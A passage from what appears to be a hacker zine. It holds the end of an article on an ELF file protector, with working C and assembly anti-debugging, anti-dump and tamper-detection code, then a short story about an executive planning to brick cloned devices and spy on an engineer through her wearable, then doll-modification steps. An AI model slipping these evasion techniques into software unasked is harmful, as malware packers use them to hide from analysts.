                 0x00000000 0x00000000  RW     10
$ ./msg.dvs
This message requires that you supply a key to decrypt

$ ./msg.dvs p4ssw0rd
---------------------
|The spice must flow |
---------------------
```

Figure 6.24: Example Creation of a Davinci Seal

Example of creating a Davinci seal

Take a look at Figure 6.24! Our `msg.txt` file was transformed into `msg.dvs`, an ELF executable which lives and breathes only to protect the data within it, and reveal that data when supplied the encryption key.

Implementation

ELF stub and payload packaging

The goal here is to transform a file containing arbitrary data into an ELF executable whose sole purpose is to protect the data. The executable should decrypt and write the data to stdout if the proper password/key is supplied.

Our project consists of two parts. The first is the Protector, which creates the output program from the second, which we'll call the Stub.

The protector program takes an input file and generates a stub executable that contains the encrypted input file within it, as well as metadata describing the size and location of the data. The stub executable that it generates is written mostly in C, then compiled into bytecode and stored within the protector executable. To fully understand the protector, we must first understand the stub.

The basic principle of the stub is that it contains an encrypted file. This encrypted data must be stored somewhere with information about it. The best way to implement this is to append the data to the data segment of the stub executable, or even within the text segment using a reverse extension method. Both methods are common in virus infection and executable packers, but for the sake of PoC and simplicity we will pre-allocate a fixed size within the initialized data section of the stub executable.

```
/* From davinci.h */
#define KEY_BUF_LEN 256
#define MAX_PAYLOAD_SIZE ((1024 * 1024) * 8)

typedef struct payload_meta {
  uint64_t payload_len;     // Len of the encrypted file data
  uint32_t keylen;          // Len of the key used to encrypt
  uint8_t key[KEY_BUF_LEN]; // The key used to encrypt/decrypt
  uint8_t data[MAX_PAYLOAD_SIZE];  // The file data itself
} payload_meta_t;

/* From stub.c */
payload_meta_t payload
  __attribute__((section(".data"))) = {0x0};
```

Since the data and metadata will be stored in the structure above, the protector can resolve the `payload` symbol to find where it needs to store the file data and key data within the stub.

```
-- Illustration of the work flow:

[input file (msg.txt)] /* The input file can be anything */
    |
    v
[protector] /* This program transforms msg.txt into msg.elf */
    |
    v
[output file(msg.elf)] /* The output is a compiled stub.c,
                          instrumented with the encrypted
                          input file, and metadata */
```

Anti-analysis protection

The goal is to transform an input file into an output executable that protects it. The input file is encrypted/obfuscated and embedded within an ELF executable that serves as a defensive shell. This defensive shell will decrypt the data if supplied the correct key, and write it to standard output. If you choose, you may tell the protector to store an obfuscated copy of the key within

the binary so that it decrypts itself without a supplied password. This offers no real protection, of course, but may still have some application.

Our defensive shell, being an executable and all, is inherently vulnerable to reverse engineering, static analysis, and debugging (dynamic analysis) attacks. It would behoove the defending binary to have some protection against some of these attacks. We have three protections against static analysis:

1.) The body of the input file is encrypted within the output executable, though just with weak XOR for this proof of concept. The `payload_meta_t` structure is also encrypted, on top of the `payload.data` buffer. If Davinci is to become more than just a proof of concept, a real cipher must be used.

2.) The section header table is stripped from the ELF executable. String tables are zeroed out, and the symbol table is discarded.

This by itself makes the output executable far more difficult to navigate with a disassembler, since there is no information provided about symbols or specific sections. The program headers are suitable for loading and running a program, but without section headers, the program is more difficult to analyze, even for IDA Pro.

Stripping the ELF section headers effectively disables any tools that rely on section headers. It is an old and simple technique used by many neighbors.

```
--Prevents objdump disassembly
$ objdump -D msg.dvs
msg.dvs:     file format elf64-x86-64
$

--Prevents symbol lookups
$ readelf -s msg.dvs
$
```

3.) The output executable is further protected with UPX, the Ultimate Packer for eXecutables. This also takes care of shrinking the executable from the wasteful fixed-size of our buffer.

This feature is primarily for shrinking the output executable, because the stub is by default fixed at a large size. Initializing an 8 MB buffer in the `.data` section leaves room for files up to 8 MB. As mentioned earlier, another method, such as appending to the data segment, would be a better long-term design decision and would result in the executable growing in proportion to the input file size. For the sake of PoC, we used the method of initializing fixed space in the `.data` section, which allows us to focus more on the principles and less on the implementation.

Anti-debugging tricks

Most debuggers, such as GDB, rely on the `ptrace` system call. If `ptrace`-based debugging can be prevented, we eliminate the most common types of dynamic analysis tools. `strace`, `gdb`, dumping `/proc/$pid/mem`, and other tricks will all break.

Anti-Ptrace Protection A process is only allowed to have one tracer. This means that we can simply use `ptrace` within our stub executable, so that it traces itself, preventing any other debuggers/tracers from attaching. If a debugger is attached before

our stub calls `ptrace()`, then our call to `ptrace()` will return `-1` and we can abort the process.

The `enable_anti_debug()` function will prevent `strace` and `gdb` from analyzing our ELF executable.

```
/*
 * Notice that we use our own wrapper for the ptrace syscall.
 * This is good practice to prevent LD_PRELOAD bypasses --
 * even though our stub is compiled -nostdlib (in which case
 * an LD_PRELOAD bypass would not work anyway).
 */

static long _ptrace(long request, long pid, void *addr,
                    void *data) {
 long ret;

 __asm__ volatile(
        "mov %0, %%rdi\n"
        "mov %1, %%rsi\n"
        "mov %2, %%rdx\n"
        "mov %3, %%r10\n"
        "mov $101, %%rax\n"
        "syscall" : : "g"(request), "g"(pid),
                      "g"(addr), "g"(data));
 asm("mov %%rax, %0" : "=r"(ret));

 return ret;
}

void bail_out(void) {
  _write(1, "The gates of heaven remain closed\n", 34);
  _kill(_getpid(), SIGKILL);
  __exit(-1);
}

void enable_anti_debug(void) {
  if (_ptrace(PTRACE_TRACEME, 0, NULL, NULL) < 0)
    bail_out(); // if a debugger is already attached we bail
                // out a marker showing that an attacker
                // didn't just jump over enable_anti_debug()
  data_watermark++;
}
```

Now what happens when we try to debug `msg.dvs` with `gdb`?

```
$ gdb -q msg.dvs
Reading symbols from msg.dvs...
(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ryan/dev/davinci/msg.dvs
The gates of heaven remain closed
Program terminated with signal SIGKILL, Killed.
The program no longer exists.
(gdb)
```

If an attacker wants to bypass the anti-`ptrace` code, there are several techniques that are commonly used.

1. `LD_PRELOAD` can be used to preload a library. This loads the specified library before any others, and any of its symbols will take precedence over subsequently loaded libraries. Attackers have used this to preload a custom shared library with a dummy `ptrace` that simply returns success and does nothing. In our stub executable we do not use dynamic linking, and therefore no shared libraries can even be loaded. We also use a syscall wrapper for `ptrace`, so that even if our stub did use dynamic linking, our calls to `ptrace` would not go through the PLT/GOT and therefore could not be hijacked with another shared library call. Always use syscall wrappers in binary hardening code, and stay away from glibc.

2. An attacker could modify the stub's binary code so that the `enable_anti_debug()` code is never called, or simply jumped over. An attacker could also overwrite the code in `enable_anti_debug()` so that it doesn't actually do anything to prevent debugging. We use a simple form of code watermarking to try to prevent this, which we will discuss in the section on watermarking.

/proc/<pid>/mem Dump Protection It is a common practice for reverse engineers/attackers to dump a hardened binary from memory. This can be done by attaching to the process and reading `/proc/<pid>/mem`. If the process is already stopped, then attaching to the process isn't necessary, and a simple `read()` suffices. Fortunately, Linux has a neat syscall called `prctl()`, which allows us to change the characteristics of our running programs, but must be issued by the program itself.

```
int prctl(int option, unsigned long arg2, unsigned long arg3,
          unsigned long arg4, unsigned long arg5);

  OPTION:  PR_SET_DUMPABLE (since Linux 2.3.20)
           Setting arg2 to 0
      prevents process from dumping a CORE file,
      prevents process from being attached to with ptrace, and
      prevents process from being dumped from /proc/<pid>/mem.
```

The `PR_SET_DUMPABLE` option applies several very neat and useful anti-debugging features. We use this to add even more resistance to `ptrace`, while also preventing core dumps and memory dumps of our process.

```
/* Always implement a syscall wrapper when using syscalls
 * for anti-debugging                                      */
int _prctl(long option, unsigned long arg2,
           unsigned long arg3, unsigned long arg4,
           unsigned long arg5) {
  long ret;

  __asm__ volatile(
    "mov %0, %%rdi\n"
    "mov %1, %%rsi\n"
    "mov %2, %%rdx\n"
    "mov %3, %%r10\n"
    "mov $157, %%rax\n"
    "syscall\n" :: "g"(option), "g"(arg2), "g"(arg3),
                   "g"(arg4), "g"(arg5));
  asm("mov %%rax, %0" : "=r"(ret));
  return (int)ret;
}

/* Simply call _prctl(PR_SET_DUMPABLE, 0, 0, 0, 0)
```

```
 * from your code, ideally from a glibc constructor.
 */

void anti_debug_dump(void) __attribute__ ((constructor));

void anti_debug_dump(void) {
  _prctl(PR_SET_DUMPABLE, 0, 0, 0, 0);
}
```

SIGTRAP Detection When breaking binaries, the attacker generally will set breakpoints in specific areas of the code. With `SIGTRAP` detection we can detect breakpoints, as they generate a `SIGTRAP` signal. Upon detection we can do whatever we like, ideally bail out and kill the program.

This can be done by creating a signal handler for `SIGTRAP`. If our signal handler catches the signal, then it means there is no debugger attached. Since our stub is not linked to `libc` in any way, we must use our own syscall wrapper for `SIGACTION`. Thanks to Jpanic for pointing out important caveats that must be considered when doing this.

```
#define SA_RESTORER 0x04000000

/* struct sigaction act.sa_restorer must point to a handler
 * that performs an rt_sigreturn(0)-- normally this is done
 * by glibc.
 */
int _sigreturn(unsigned long unused) {
        unsigned long ret;
        __asm__ volatile(
                        "mov %0, %%rdi\n"
                        "mov $15, %%rax\n"
                        "syscall" : : "g"(unused));
        __asm__("mov %%rax, %0" : "=r"(ret));
        return (int)ret;
}

/* We increment trap_count if we caught the signal */
int trap_count = 0;

void sigcatch(int sig) {
```

```
        trap_count++;
}

/* This function sets up a signal handler for SIGTRAP
 * if a debugger caught it.
 */

void install_trap_handler(void) {
        struct sigaction act, oldact;
        act.sa_handler = sigcatch;
        act.sa_flags = SA_RESTORER;
        act.sa_restorer = restore;
        sigemptyset(&act.sa_mask);
        sigaddset(&act.sa_mask, SIGTRAP);
        // must pass sizeof(long) or kernel returns -EINVAL
        _sigaction (SIGTRAP, &act, NULL, sizeof(long));
}

void detect_debugger(void) {
  __asm__ ("int3\n"
     "nop");
  if (trap_count == 0)
    bail_out(); // debugger caught the trap, bail out!
  trap_count = 0;
}
```

There exist other anti-debugging techniques not used in this example. `/proc/self/status` can check if a `ptrace` attachment exists. Junk or misaligned assembly code could be used to obfuscate the application against a disassembler while keeping it functionally equivalent.

Advanced reverse engineers will go well beyond the use of `ptrace()`-based debuggers when attempting dynamic analysis. Such engineers might use the Pin instrumentation framework, an emulator, or ERESI's `e2dbg`.

Detection of Pin hooking can be done by checking `/proc/self/maps` to see whether the mapping called `[vvar]` exists after `[vdso]`. This happens when `vdso` has been partially remapped by Pin.

Emulation detection can also be performed by `rtdsc` timestamp checking.

Code and data watermarking

To enforce our anti-debugging code so that it is not easily circumvented, we have some simple code and data watermarking in-place. As mentioned earlier, if someone were to modify the `enable_anti_debug()` code, or simply jump over it, it would be rendered useless. We must therefore be prepared to detect when this happens and act accordingly by exiting or killing the program before it is successfully cracked.

```
1  void denied(void) {
     bail_out();
3  }

5  void accepted(void) {
     __asm__ __volatile__("nop\n");
7  }

9  _start() {
     uint64_t a[2], x;
11   void (*f)();
     int ret;
13
     ... <code> ...
15
     a[0] = (uint64_t)&denied;   //points to denied() address
17   a[1] = (uint64_t)&accepted; //points to accepted() address
     x = a[!(!(data_watermark))];//convert data_watermark to 0/1
19   f = (void *)x; // assign fn pointer to accepted()/denied()
     f();           // call accepted() or denied()
21
     ... <code> ...
23 }
```

Figure 6.25: Davinci Data Watermarking

Data Watermarking For the data watermarking, we have a static initialized variable that is set to 0 and only incremented after the `enable_anti_debug()` function successfully completes. Later on, we check the value of this variable. If it has not been incremented, then we can assume that an attacker either jumped over the anti-debug code or NOP'd it out.

As we can see by the code snippet in Figure 6.25, if `data_watermark` was not incremented it will still be 0, so we can assume that an attacker jumped over the `enable_anti_debug()` code. So `denied()` would be called, which calls `bail_out()` to kill the process. Otherwise, `accepted()` will be called, which does nothing, and our binary goes on running untampered.

Code Watermarking For the code watermarking, we want to validate that the `enable_anti_debug()` function has not been modified in any way. We do this by simply fingerprinting it. See Figure 6.26.

Getting Davinci

The Davinci source code tarball is stored in Davinci seal itself.

```
unzip pocorgtfo06.pdf davinci.tgz.dvs
chmod +x davinci.tgz.dvs
./davinci.tgz.dvs d4v1nc1 > davinci.tgz
tar zxvf davinci.tgz
```

```
/* From davinci.h */
typedef struct code_watermark {
        uint32_t code_size;
        uint8_t code_signature[CODE_CHUNK_SIZE];
} code_watermark_t;

/* From davinci.c
 * NOTE: 'uint8_t *mem is a mapping of the stub executable'
 * This code will fingerprint enable_anti_debug() and store
 * it within the stub executable
 */
 ... <code> ...
  symval = resolve_symbol("enable_anti_debug", mem);
  symsize = resolve_symbol_size("enable_anti_debug", mem);
  offset = textOffset + (symval - textVaddr);
  code_watermark = (code_watermark_t *)
                          alloca(sizeof(code_watermark_t));
  memcpy((uint8_t *)code_watermark->code_signature,
                (uint8_t *)&mem[offset], symsize);
  code_watermark->code_size = symsize;
  symval = resolve_symbol("code_watermark", mem);
  symsize = resolve_symbol_size("code_watermark", mem);
  offset = dataOffset + (symval - dataVaddr);
  memcpy((void *)&mem[offset], (void *)code_watermark,
                sizeof(code_watermark_t));
 ... <code> ...

/* From stub.c
 * We memcmp the enable_anti_debug() function with
 * code_watermark.code_signature.  If there are any
 * discrepancies, we call denied(), which bails out
 * and prints the message "The gates of heaven remain closed"
 */
 ... <code> ...
        a[0] = (uint64_t)&accepted;
        a[1] = (uint64_t)&denied;
        ret = _memcmp((uint8_t *)code_watermark.code_signature
    ,
                        (uint8_t *)enable_anti_debug,
                        code_watermark.code_size);
        x = a[!(!(ret))];
        f = (void *)x;
        f();
 ... <code> ...
```

Figure 6.26: Davinci Code Watermarking

"For the last time, Brian," said Barbie, "`$4C` is absolute jump and `$6C` is indirect jump. It's like this: `$4C` is me telling you that you're an idiot; `$6C` is me pointing you to a piece of paper that says, 'You're an idiot.' And what the hell are you smiling at, Steven? You've got code here that overwrites the ROM monitor. Unless your last name is Wozniak, STFO of `$F000` block."

6:10 Observable Metrics

fiction by Don A. Bailey
from a concept developed with
Tamara L. Rhoads and Jaime Cochran
for J. O., A. S., and S. G. S.

Gold from the late November sun washed an otherwise porcelain hallway, as the door to the Vice President of Engineering's office opened. Stepping into this naturally lit office, out of the antiseptic hall, was a reminder of the perks of a hard earned career rolling out next generation Internet of Things technology.

He stood in the center of the room, smiling an inviting smile, while rays of light seemed to flow from the tips of his outstretched arm. He beckoned the engineer to sit. His raised standing-desk was elegantly constructed in a nod to George Nakashima's signature style. Its varnished surface accentuated the tree rings underneath through a translucent hue. The sides of the desktop were kept natural, almost raw. Some of the tree's original bark still proudly masked the unfinished growth hidden below.

To the left of the desk stood a large American flag, whose pole rose to centimeters below the ceiling. Its fabric moved slightly to the rhythm of the office air, which was coaxed around the room by an unseen and unheard ventilation system. The flag seemed to be placed purposefully on this side of the room, at the edge of the wall of windows that faced south San Diego bay, where a battleship sat in the distance. Tiny figures in white were noticeably scurrying around the flat, grey deck, in what seemed to be a concerted effort to clean the behemoth.

She smiled as she sat down. The chair's leather creaked under her slim figure, as her body adjusted to the boxy and industrial shape of the Le Corbusier-style object.

"Thank you for joining me for a quick discussion! I know how

busy you are with the final security audit of the new 768 product line," the VP smiled, one arm relaxing on the edge of his standing desk, the other casually half-hanging from his designer jeans pocket.

Before the engineer could comment on the progress of the current audit, the VP questioned her. "How do you feel about the security of the new low-power mesh module? It's pretty robust for being able to fit on the new product line, isn't it?"

She paused before answering, expecting the silence was only a dramatic pause before he continued on with the wireless module he designed himself. Even though it was yet another low-power wireless module, it was designed using transparent silicon, and is able to integrate seamlessly into their new eye-contact heads-up-display line. What was even more impressive was the fact that he designed the module to use a new energy harvesting method

that relied on the human eye's restlessness, its constant micro-movements, its tremors, to generate the small bursts of power required to drive the transceiver. It was all very impressive, and very heavily patented.

A new mesh protocol had to be designed, in order for the extremely low-power transceiver to work effectively. The protocol was heavily vetted from a security perspective prior to filing the patents. Even the company lawyers had to get involved by assisting with the high level threat modeling process, especially since weaknesses in this protocol could allow attackers to hijack a victim's imaging data, let alone their vital statistics. She knew this was all done prior to her arrival at the organization, just over a year and a half ago. Obviously, he was looking for a little praise.

"The security architecture is excellent. I don't think there is anywhere that I could add value to the project," she smiled. She wasn't going to drip saccharine words from her mouth. The truth was good enough as a compliment.

"Excellent," he regurgitated with his chin in the air. "Excellent."

He continued, "But you did find the security flaw in our cryptographic key storage chip. That was excellent work. We needed someone with your expertise to help find out how we'd end up hacked."

"Yeah, but to be honest, I'm just following the recommendations of other researchers that have done prior work in this area. Tarnovsky, Nohl, and even Nedospasov have given presentations on strong attacks in this area. It's really just a matter of bypassing the chip's security mesh with existing technology that was designed for complex hardware analysis. Not to mention, you can use similar attacks against Physically Unclonable Functions..." She realized his eyes had glazed over, and looked sheepishly at her feet, which were tapping nervously against the cold, cylindrical

legs of the Le Corbusier replica.

Her moment of emotional self-doubt aroused him from his entranced state. He scoffed "Yeah, I'm sure everybody can hack hardware like that, these days." Realizing his eagerness to exploit her humility was obvious, he regained his composure and ran his hand through one side of his hair and smiled. "You did excellent work, there. I was impressed."

She couldn't help herself from narrowing her eyes. She thought this was just a check-in on the status of the mesh security architecture. But, now, she knew he needed something else. What was bothering her was that this typically direct, type-A male was seemingly taking the round-about in arriving at the real topic.

"So, how can I help you? I'm sure you didn't ask me to your office to discuss research. What's up?" she offered, her right foot still tapping against the chair leg.

"I just got word this morning, entities overseas have recreated your work. I guess I should say they've independently discovered the security flaw." The VP leaned forward, putting the weight of his abs on the standing desk, his thick chest pointed directly toward her. His knuckles whitened, his hands gripped the sides of the desk, as he leaned even further over the desk like a reverend poised at a pulpit, ready to spit out a sermon.

"Those sons of bitches not only have broken this device, but they've broken every one of our products! How are they doing it?!" His oddly calm voice was chilling in contrast to the hulking position his body took behind the pulpit-like desk. "I don't even care how anymore. I really don't."

"The clones they've been building of our products have been flooding the foreign markets for several years." he continued. "Our quarterly earnings are hundreds of millions of dollars short on revenue because of these cheap knock-off items. I don't even want to look some of our investors in the eye because we can't

keep these people out of our market."

The man moved out from behind his pulpit and stood in the center of the room, with the rays of the sun behind him. As he leaned in, the angle of the sunlight caused his face to become engulfed in shadow. He spoke so softly now that she had to lean in, making his aggressive posture even more uncomfortable. "It's weak. It's pathetic. I want it stopped".

The young engineer was barely able to contain her sigh of relief. "For a second there, I thought you were going to fire me," she half-joked.

He raised his body into a polite, standing posture and laughed whole-heartedly, "No, no! My apologies! You're imperative to this organization, now! I know how hard you've worked, you should have absolutely no concerns about your performance. The fact is, I need your advice."

She put her hand to her chest. Her foot moved away from the metal chair leg, where it had already began to tarnish the gleaming silver. Her eyes widened as she humbly replied "Thank you, I really appreciate that. Sometimes it's a bit hard, you know, still being 'the new guy' even after a year and a half of effort."

He picked up a white mug half filled with black tea and emblazoned with the company logo from his desk, and took a sip. His eyes affixed somewhere past her, as if he were caught up in another distant conversation she couldn't hear. "Don't be ridiculous, he replied. You're excellent. . . "

"Unfortunately, sir, I have to tell you what you already know. Unbreakable security is simply impossible. It's just never going to happen. We build effective models so that arbitrary people can't affect the products of millions of people. But, anyone with adequate funding can attack and learn about any given system. No proprietary technology will stop someone from cloning or re-

producing someone else's work. Security just can't achieve a goal like that."

Her eyes were light, but serious. She understood his frustration, and even sympathized with him. He had worked so relentlessly for so many years building new and innovative things that leeches just flippantly dressed in cheap 3D plastics and silk screened logos. They had no respect for the artist behind the engineering degree. They only saw a Giovanni Bellini that was finally forgeable, because no one decaps an integrated circuit to see if the eye-contact wearable device was sculpted by the real artist, or by a second-rate hack. They only want to flaunt the logo most recently approved by the hip kids, and the ability to Tweet photos of Bae with a champagne glass balanced on her ass.

"Yeah." He sighed. "Yeah, you're right. I know that better than most. We've lost billions in revenue over the past few years of success. People call us a success. We rang that bell in New York City, and it looked like a success. The world looks at us as if we are a success. They want to use our devices regardless of who actually made it."

He took a long, slow sip of his black tea. When his lips parted from the porcelain, and the mug turned slightly, she could see a single black bead of tea drip lazily down its side. His disposition darkened, seemingly descending as quickly as that tiny drip of tea through the manufactured air and onto the office floor.

"But fuck them. We aren't a success. We can't even keep those people out of our security chips."

He placed an elbow on his standing desk, resting his hair in his hand. "I'm done caring about how to solve security. It's just a god damned cat and mouse cycle of nonsense." He looked her straight in the eyes. "Nonsense!" he loudly snarled. He looked downward, his other hand still attached to the vessel holding the blackened liquid. He continued more calmly.

"They forge our logos. They recreate our software. They steal our customers. We have a right to protect ourselves. Technically, if they use our trademarks, their devices are ours. We just didn't make them. If they're ours, we have a right. We have a god damned right to do with them as we please."

His eyes tightened as he stood up as straight as the flagpole next to him. "We have a god damned duty to our employees, our investors, and our country, to protect what's ours. If they're going to produce technology that they claim is ours, we have the right to take that technology. We have a right to destroy that technology."

He looked over at his standing desk, and hit a key on his laptop's keyboard. He glanced at the screen for a brief moment, then continued.

"I need a way to stop this nonsense. I'm sick of worrying about someone hacking into this or hacking into that. We need this game finished. No more cold war bullshit with fake engineers and shell companies overseas. I'm done. I'm fucking done. I need a way to brick every single device that claims it's one of ours. If it connects to the Internet and sends a message saying it's owned by Fit'd, Inc., I want it bricked. If it connects to a computer and identifies itself as Fit'd, Inc., I want it bricked. If

it peers with another mesh device and claims it's Fit'd, Inc., I want it bricked. They're done. These people are fucking done. And you? You're going to write the exploit."

Her eyes widened again, this time in discomfort. She understood why he seemed so unable to hold back these worsening emotions. He was on the edge, if not slightly beyond it.

"But, we have absolutely no way of knowing how this will affect the end users!" Her right foot began tapping madly again, as she leaned forward in her chair. Her body barely hung on to the edge of her seat, practically mirroring how his mind must be teetering on its ethical edge, half ready to give itself to the wind, leaping recklessly into the abyss. "We can't possibly put people's lives at risk like that! You realize how many infinite scenarios there are for people using our technology! Think of how people are using wearables to monitor and control their pacemakers, their insulin pumps, their seizure reducers... There are people who could die if their products are suddenly unable to function!"

The VP briskly walked the few steps toward the shaken woman, with a pointed finger and furrowed eyebrows, "These people are putting themselves at risk by knowingly purchasing cloned technology! You said it yourself in your security review of a third-party clone: there was no guarantee that reproduced work could even come close to ensuring the confidentiality, integrity, or availability of a consumer's data! No guarantee!" he barked.

"But, sir!" her body was pinned against the back of the chair, as if forced there by a sudden atmospheric microburst. "The impoverished buy these knock-offs because they can't afford the real thing. There is a user base of millions in foreign countries that depend on this technology for their basic communication needs. It isn't about protecting our product, our trademark, or even our corporate persona." She calmed down as she heard the sensible words starting to emanate from her mouth.

"It's about a worldwide phenomenon that this company has created. That you've helped create! People want to participate, they want to be in this brave new world, but it's just a fact that not everyone can afford what we sell."

"By arbitrarily disabling these devices you're widening the communication gap between the have's and have-not's. Think about how clones of this company's technology are used to connect millions of people to the world. People in oppressive governments, people in religiously strict societies, people without access to broadband in their region. It's their only method for keeping up with worldwide evolution in culture. You're risking sending a large portion of the Internet back into the technological stone age. If you destroy these people's tools, they're going to have to essentially uplink other modern mesh devices, dependent on clones of our technology, to the Internet using the equivalent of ancient serial-port speeds. For what? Ten percent of what this company makes in revenue per quarter?"

The VP sat his mug down on the desk, his brow still furrowed. Half of his hair, where one hand had been nervously running its fingers, was sticking out sideways, in some laughable nod to a Hollywood mad man. The other side was eerily plastic, like some bizarre executive Ken doll. As he turned to the side, the rustled hair disappeared, and the words that came out of his mouth seemed even more despicable while rolling out of what seemed like a perfectly coiffed, button-downed executive.

"If we don't hit these companies where they hurt the most, the end users, we won't ever hurt them. We need to show them that it's their fault people are dying. We need to prove to them that what they are doing can hurt actual people." He turned to face her, his unkempt hair appearing as he further proclaimed his righteousness. Again, he glanced back at his laptop, gauging something, then quickly looked away.

"These companies are risking lives as it is. They make an inferior product that lacks the guarantees that we can make. People will get hurt eventually, and what if it's in the millions? We can put a stop to it now, and maybe only a couple thousand get hurt. If we act today, we can potentially save millions later. You can help me put an end to this. You can help me save those millions of lives. You can help save this company, if we can build the perfect remote exploit."

His disregard for human life was somehow not shocking to her. She wasn't sure why. Maybe it was always there, under the surface of his skin, hidden behind that natural hippy-turned-professional vibe. Maybe it was the fact that he claimed to care about the ecosystem, posturing with the Boulder, Colorado mindset, while driving a gas guzzling Porsche, and flying in a private jet whose pollution costs were offset by carbon credits. She didn't know why it made sense. It just did.

It wasn't shocking, but it was terrifying to her. Even if she quit, if he was this far gone, how could she trust him not to hurt her? Did anyone else even know about this? Was she the only one he told? Would he hurt her to keep this psychotic rant from going beyond these walls? Was this a test? It sure as hell didn't feel like a test. It felt real. It felt dangerous.

Suddenly, a pop-up appeared in her line of vision. Her own eye-contact heads-up-display was notifying her that she was perspiring and had an elevated heart rate, but didn't seem to be moving in any particular direction. "Are you feeling okay?" the artificial intelligence asked in a little text pop-up box, as her fitness statistics hovered in little graphic-user-interface clouds throughout her field of vision. "I can sense that you seem to be running, but our movement mesh shows you aren't moving. Would you like to recalibrate?"

The intrusion of these observable metrics into this ridiculously

cartoonish scenario simply furthered her disbelief that any of this was actually happening. This began to seem more and more like a bizarre and belated Halloween prank. As her heart thumped louder and louder, she couldn't help but break into a humiliatingly inappropriate grin. Was he crazy? Was she? Was any of this happening?

The eye-contact queried again: "Would you like to recalibrate?"

"Yes, this is real." he stated with an absurd calm that sent chills down her spine. He instantly seemed more in control than ever. He was almost gloating! Whatever he kept glancing at on his laptop screen was reassuring him. "This is very real."

"How did you know that's what I was thinking?! You're putting me through some kind of fucked up joke, right? Some kind of loyalty test? This isn't funny. I don't think it's funny." She tried to gather herself. She stood up, but seemed frozen by his lack of reaction. "I quit. I have to quit. Even if this is a joke or a test, it's too fucked up. I can't..."

"You can't?" he said. He grabbed his standing desk and twisted it back, flattening the desktop surface before hitting a switch with his foot that enabled the surface to be lowered, then loudly slammed the desk down into its sitting position. The shotgun-like boom of the thick, flat, cherry wood smacking more thick flat wood was unbearable! He slowly wheeled the desk over to the center of the room, in front of a setting San Diego sun. "You can't what? Change the world? You're afraid of the cost of change. I get it. It takes a lot of bravery to do what we do here, to make real, tangible change. Sometimes, that cost is unthinkable. But, we do it, because we can aff...."

"Because you fucking can!" she exclaimed, infuriated by his sudden calm. "Say it! Because you fucking can! Knock it off with the perpetual rhetoric nonsense! You do it because you fucking can!" Tears began to well up in her eyes, still waiting

for the rest of the executive team to burst through the doorway exclaiming this horrible test of will and ethics was over.

The sun finally lowered over the late afternoon horizon, sending a green flash, and pink hues barreling into the suddenly quiet office room. The flat gray surface of the battleship was devoid of little men in white. The barrel of the turret they were polishing earlier now seemed to be pointed in her direction. Was it pointing this way earlier? She couldn't remember. It must have been.

She felt her temperature rising, even with the sun disappearing. Her HUD popped up another little text box into her field of vision exclaiming that her core temperature has elevated to 99 degrees Fahrenheit. She wanted desperately to run out of the office. But where would she go? And would the guards at the building exits stop her? Or would there be little men in white to cleanse this building of her presence?

"If you run, that will be a big problem for you," he smirked. "Please, sit back down. We have much to discuss."

"How the fuck?" Suddenly, she saw it. He wasn't glancing at instant messages. It wasn't stock prices he had been monitoring throughout the discussion. As the sun set, the world outside

darkened almost in parallel with the tone in the office. And it was there, a clear reflection in the wall of windows in front of her. As her vital statistics updated in real time on her HUD, she could see the updates slightly delayed on the screen of his laptop. He had been playing with her emotions the entire time! He was watching how she would react, how she would process what he told her, whether she was a threat to him... He could predict what she was thinking by analyzing all the sensors in their wearable mesh network: the heart rate sensor, the perspiration sensor, 3D body positioning, mouth dryness, blink-rate analysis, muscle tension monitoring... He couldn't read her mind, but his machine learning software was analyzing what she was most likely thinking, and it was god damned close...

She recklessly shoved a black painted fingernail into her eye, nearly scratching her retina as she dug out the wireless-enabled contact. Her teeth clenched as she tried to stop herself from reacting from the pain. "Mother fucker!!! Fuck you!"

He laughed casually, motioning again to the chair. "Please, take a seat."

"Why should I! You're fucking insane!"

"Why? Because everyone you know and love wears these sensors now. Not the cheap knock offs. The real ones. And we can access them all remotely thanks to the security architecture that you signed off on. Not to mention, someone told those people how to break these security chips, and that report was for internal use only. Someone will get blamed. We both know it wasn't you, but how can you prove it wasn't?"

She almost spoke the obvious...

"Yes, you could tell them all about the so-called evil we can do here. Blah, fucking blah. You'll just sound like another pressured paranoid security engineer that finally snapped, gone schizophrenic, thinking trojan horses are communicating to the

devices in your SCIF using sound waves projected through your own body. You'll be another fucking psychotic loser that no one gives a shit about because no one is strong enough to be comfortable around your Enemy Of The State, Three Days of the Condor, stereotypical bullshit."

"They will listen to me. . . "

"Listen to a blue haired ex-punk rock wannabe corporate security fuck? The door is right behind you. There are lots of people in the building right now. Want to give it a shot? Go for it." his smile was almost razor-thin. "Go ahead. See what they think."

Her eyes were blood red from anger, humiliation, her fingertip, and a feeling of complete loss of control. As she stood in the center of the room, her foot began to twitch, tapping out some unheard, emotionally exhausting, industrial-rock song.

"Now, then. Why don't you sit down. We have much to discuss."

Her body shook as she sat back down in the L3 reproduction. She could feel the noiseless ventilation system come back on. As her hands touched the cold metal frame of the chair underneath her, the frigid air slid like unwanted fingers down the back of her neck. In silence, she watched the American flag in the corner wave hypnotically to the oscillation of the hidden fans, as the fluorescent lights flickered above the darkened crescent skin under the man's machinated, inanimate eyes.

The world outside had fully relinquished what was left of its grip on the evening sun, as if it had given up its fight against the incessant hum of the digitally controlled fluorescent lighting. A pulsing, flickering, buzzing, manufactured light which bullied its way through these office windows and outside, into the uncertain San Diego streets. A reflection in the windows shone a familiar pop-up flashing on the man's laptop's screen.

"Would you like to recalibrate?"

OFFICIAL Barbie Liberation Organization

Barbie / G.I. JOE HOME SURGERY INSTRUCTIONS

You Will Need
- 2 sharp screwdrivers
- 1 coping or hack saw
- 12" electrical wire
- hot glue (or similar)
- switch (see step 12)
- Epoxy (not fast drying)
- soldering iron
- electric solder
- 12" talking G.I. Joe
- Team Talk Barbie Doll

1. To open Barbie, insert a screwdriver firmly into the joint at the base of the spine. With a quick jerk, snap the screwdriver down toward the buttocks. Pry the backplate off, working up from the waist. Once the back is loosened, grab it with your fingers and snap it straight off with a firm yank. Do not twist. Remove head, arms, and legs. Gently loosen circuit board. Break off tab holding speaker in place. Remove speaker/circuit board.

2. Using saw, sever battery contacts from rest of circuit board as shown. Battery contacts go back into doll.

Cut at dotted line

3. To open G.I. Joe, remove batteries and pop off head. Using saw, make incision across abdomen from seam to seam. **Be careful not to cut wires underneath.**

Cut here

Seam

4. Start prying front/back plates apart at neck and work down towards shoulders. **Careful - neck is fragile.** Once shoulders are split, insert screwdrivers into joints where arms meet torso. Pry torso apart from both arms simultaneously.

5. Cut bracket holding Joe's circuit board in place and loosen board, speaker, and switch.

